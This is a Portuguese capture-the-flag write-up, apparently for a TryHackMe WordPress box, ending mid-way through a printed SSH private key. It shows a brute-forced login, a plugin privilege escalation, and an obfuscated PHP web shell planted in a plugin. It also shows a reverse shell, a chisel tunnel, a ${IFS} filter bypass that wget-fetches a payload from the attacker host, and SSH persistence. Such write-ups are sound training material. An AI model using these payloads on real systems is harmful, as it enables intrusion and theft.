s=24&d=mm&r=g",
      "48":
"http://2.gravatar.com/avatar/e6d67fed862c439aa6e911ce49c7857d?
s=48&d=mm&r=g",
      "96":
"http://2.gravatar.com/avatar/e6d67fed862c439aa6e911ce49c7857d?
s=96&d=mm&r=g"
    },
    "meta": [],
    "_links": {
      "self": [
        {
          "href": "http://breakme.thm/wordpress/index.php/wp-
json/wp/v2/users/1"
        }
      ],
      "collection": [
        {
          "href": "http://breakme.thm/wordpress/index.php/wp-
json/wp/v2/users"
        }
      ]
    }
```

```
    }
]
```

Porém a ferramenta retornou mais um usuário

```
[+] bob
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Então ao obter esse usuário, foi feito uma tentativa de `brute force` com a `wordlist` da `rockyou.txt`.




Autenticado com sucesso

> **Primeira credencial obtida!**
>
> Usuário: bob
> Senha: soccer


Escalando do usuário `bob` -> `admin`

Normalmente, a primeira coisa a ser feita em uma aplicação (ainda mais com pouco privilégio) é mexer em tudo, ver como as coisas reagem.

Foi seguido os passos que o link relata (disponível pela ferramenta) para a escalação de privilégios. Foi buscado algum lugar para que possa fazer essa atualização de dados e inserir esse `wpda_role`. Até que foi encontrado a página do usuário.



Então adicionando a requisição com a vulnerabilidade, foi obtido a escalação.



Explorando a Aplicação

Acessando a aplicação foi encontrado um módulo chamado `WP Data Access` que permite fazer manipular o banco pela aplicação

Foi extraído tudo da tabela `wp_users`

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
1	admin	PBlnXZ2omtPVcOotjXqtdQrN.IS0tqU.	admin	admin@localhost.com	http://192.168.1.6/wordpress	2023-08-09 20:49:44		0	admin
2	bob	PBoS2/2/DSJmMKV1FNf5nMivAGk7IC1	bob	bob@localhost.com		2023-08-09 20:55:29		0	bob bob

Foi executado o `John The Ripper` para poder fazer a quebra da hash do usuário `admin`


`john --format=phpass hash --wordlist=/home/arthur-strelow/SecLists/Passwords/Leaked-Databases/rockyou.txt`

Porém não obtive sucesso


O Vetor de ataque escolhido foi a exploração de temas, uma vez que a tentativa de modificar arquivos de temas resultou na seguinte resposta: `É necessário realizar a reiniciação da aplicação`

`Plugin: Akismet`

Primeiro plugin escolhido foi o `akismet` o arquivo foi alterado



Ativando o plugin para poder fazer a exploração




Porém acabamos nos deparando com essa mensagem

```
Hi there! I'm just a plugin, not much I can do when called directly.
```


Plugin: Hello Dolly

Seguindo os passos anteriores foi feito a ativação no plugin.




E a shell foi implantada nesse momento `eval(base64_decode('aWYgKGlzc2V0KCRfR0VUWyJcMTQzXDE1NVx4NjQiXSkpIHsgc3lzdGVtKCRfR0VUWyJcMTQzXHg2ZFwxNDQiXSk7IH0='));`

Como foi descoberto anteriormente, que esse plugin, ele fica rodando na página inicial ao acessarmos passando o parâmetro `cmd` conseguimos ter acesso a shell.



Obtendo a shell reversa

Passo 1 – Criação do script `rev.sh`
Passo 2 – Foi Iniciado um servidor HTTP em Python
Passo 3 – Transferência do script via shell web implantada
Passo 4 – Inicio do listener `Netcat`
Passo 5 – Execução do script no servidor remoto



Pós Exploração

Usuário: `www-data`

Explorando arquivos e Processos

Uma vez dentro do usuário `www-data` buscarmos arquivos/diretórios interessantes que possa contribuir para uma exploração, escalação ou pivoting.

O Primeiro arquivo a ser analisado foi o `wp-config.php`

Configuração do banco

// **Database settings - You can get this info from your web host** //
/* *The name of the database for WordPress* /
define('DB_NAME', 'wpdatabase');

/* *Database username* /
define('DB_USER', 'econor');

/* *Database password* /
define('DB_PASSWORD', 'SuP3rS3cR37#DB#P@55wd');

```
/* Database hostname /
define( 'DB_HOST', 'localhost' );
```

O `Linpeas.sh` foi executado e foi mostrado uma linha interessante para o momento
`john 534 0.0 1.0 193800 20616 ? Ss 07:41 0:00 /usr/bin/php -S 127.0.0.1:9999`

Indica-se que tem um serviço que está rodando na porta "9999", mas foi necessário criar um túnnel usando o `chisel`

Chisel

Instalação do binário (Máquina do Atacante)

```
wget
https://github.com/jpillora/chisel/releases/download/v1.8.1/chisel_1.8.1_l
inux_amd64.gz
gunzip chisel_1.8.1_linux_amd64.gz
mv chisel_1.8.1_linux_amd64 chisel
chmod +x chisel
```

Instalação do binário (Máquina da Vítima)

```
wget http://<SEU-IP>:8000/chisel -O /tmp/chisel
chmod +x /tmp/chisel
```

Agora foi necessário iniciar a execução do lado do atacante
`./chisel server --reverse -p 8000`

- `--reverse` -> Habilita túneis reversos
- `-p 8000` -> porta onde vai escutar conexões

Agora a execução na máquina da vítima
`/tmp/chisel client <SEU-IP>:8000 R:9999:127.0.0.1:9999`

- `R:` -> Túnel reverso
- `9999:127.0.0.1:9999` -> Basicamente: “exponha a porta **9999 do host remoto (Atacante)** como se fosse esta 127.0.0.1:9999 do alvo”

Túnel feito com sucesso!

Acessando o serviço da porta 9999

Foi upado e executado na máquina da vítima o `pspy64` para podermos fazer o monitoramento dos processos

Na primeira parte foi passado o IP `10.13.72.32` para ele pingar

```
2025/05/03 10:50:51 CMD: UID=0     PID=2      |
2025/05/03 10:50:51 CMD: UID=0     PID=1      | /sbin/init
2025/05/03 10:51:09 CMD: UID=1002  PID=35476  | /usr/bin/php -S 127.0.0.1:9999
2025/05/03 10:51:09 CMD: UID=1002  PID=35477  | sh -c ping -c 2 10.13.72.32 >/dev/null 2>&1 &
```

Na segunda parte ele passa um comando `id` e o "nome do usuário" que estamos procurando

```
2025/05/03 10:51:40 CMD: UID=0     PID=35478  |
2025/05/03 10:52:24 CMD: UID=1002  PID=35479  | /usr/bin/php -S 127.0.0.1:9999
2025/05/03 10:52:24 CMD: UID=1002  PID=35480  | sh -c id whoami >/dev/null 2>&1 &
```

Executando com `| whoami`

Foi percebido que ele remove espaços. Então provavelmente foi aplicado algum filtro

```
2025/05/03 10:53:34 CMD: UID=1002  PID=35486  | sh -c id |whoami >/dev/null 2>&1 &
2025/05/03 10:53:34 CMD: UID=1002  PID=35485  | sh -c id |whoami >/dev/null 2>&1 &
```

Filtros aplicados: `~ ! @ # $ % ^ & * ( ) - _ + = { } ] [ | \ , . / ? ; : ' " < >` `


Então sabendo dessas informações foi a hora de montar a payload.

Criação e execução da payload

Primeira Etapa: Anteriormente foi criado o `rev.sh` e agora foi criado o `rev2.sh` a payload é a mesma (praticamente), a única alteração é o número da porta que escutará.

Segunda Etapa: Foi iniciado um servidor em Python e exploramos a aplicação para baixar o arquivo malicioso

```
|wget${IFS}10.13.72.32:9000/rev2.sh
```




O que é "${ifs}

Em scripts Bash, `"${IFS}"` refere-se à variável de ambiente `IFS`, que significa "Internal Field Separator". Essa variável define os caracteres que são utilizados para separar palavras em um texto, em um script Bash. O valor padrão de `IFS` é um espaço, um tab e uma nova linha.

Terceira etapa:

Agora é preciso apenas executar o arquivo `.sh`



Usuário `john`

Persistência

Antes de iniciar qualquer procedimento, foi seguido um passo padrão, a persistência.

O meio escolhido foi através da criação de chaves SSH

```
john@Breakme:~$ cd .ssh
cd .ssh
john@Breakme:~/.ssh$ ls -la
ls -la
total 16
drwx------ 2 john john 4096 May  5 07:42 .
drwxr-xr-x 5 john john 4096 May  5 07:42 ..
-rw------- 1 john john 2602 May  5 07:42 id_rsa
-rw-r--r-- 1 john john  566 May  5 07:42 id_rsa.pub
john@Breakme:~/.ssh$ cat id_rsa.pub >> authorized_keys
cat id_rsa.pub >> authorized_keys
john@Breakme:~/.ssh$ chmod 600 authorized_keys
chmod 600 authorized_keys
john@Breakme:~/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAwU5x2mvKT2FJSZbvbCuJF70ioM0eQqFAtuCj4Z/evljs6tRnUgvB
EAw1GRbpYIOxjCWmNIsX4EiD8CUdwdMtk02DFUg0ONsmjG4Yv6NYaZSIngCgHuEpn2yPrb
Ct35UJRHOISmc4AroCi1gr7Q8Gpqs5BlNI2YFEjp9wxwhT7VV193nDPUlwIg3z1uQHePsI
bYcjILoGvg9YRGCqy9mMvjd3LDUPE+lgRMi6UN0lDSgNqk/+/FfaQMoOr/CPe+MvYZz4wx
G+hF3ZeHQ3evhaza1Vombh44s3D4aBMZ9HUJED0gWV2MiTL2ThVVIkBTfmdbWn7bYmQGbC
xjx2RN3JRj/f8lSy6lnaW1gekenq2dORLhXImHxs+sA38adCkoUpPWtIM1mC03tTRQhfD0
1pvU5jr+806npUa+FvsIBfGmogu+hIT8aGlKra9Hv9FZ5lYm5SLjWoB9Uey83mAcydjE0f
NXGT2QU+XaJsqEXwzyWxBLuJMAfarO5zxyjv7ZuDAAAFiKKLSSGii0khAAAAB3NzaC1yc2
EAAAGBAMFOcdpryk9hSUmW72wriRe9IqDNHkKhQLbgo+Gf3r5Y7OrUZ1ILwRAMNRkW6WCD
sYwlpjSLF+BIg/AlHcHTLZNNgxVINDjbJoxuGL+jWGmUiJ4AoB7hKZ9sj62wrd+VCURziE
pnOAK6AotYK+0PBqarOQZTSNmBRI6fcMcIU+1Vdfd5wz1JcCIN89bkB3j7CG2HIyC6Br4P
WERgqsvZjL43dyw1DxPpYETIulDdJQ0oDapP/vxX2kDKDq/wj3vjL2Gc+MMRvoRd2Xh0N3
r4Ws2tVaJm4eOLNw+GgTGfR1CRA9IFldjIky9k4VVSJAU35nW1p+22JkBmwsY8dkTdyUY/
3/JUsupZ2ltYHpHp6tnTkS4VyJh8bPrAN/GnQpKFKT1rSDNZgtN7U0UIXw9Nab1OY6/vNO
p6VGvhb7CAXxpqILvoSE/GhpSq2vR7/RWeZWJuUi41qAfVHsvN5gHMnYxNHzVxk9kFPl2i
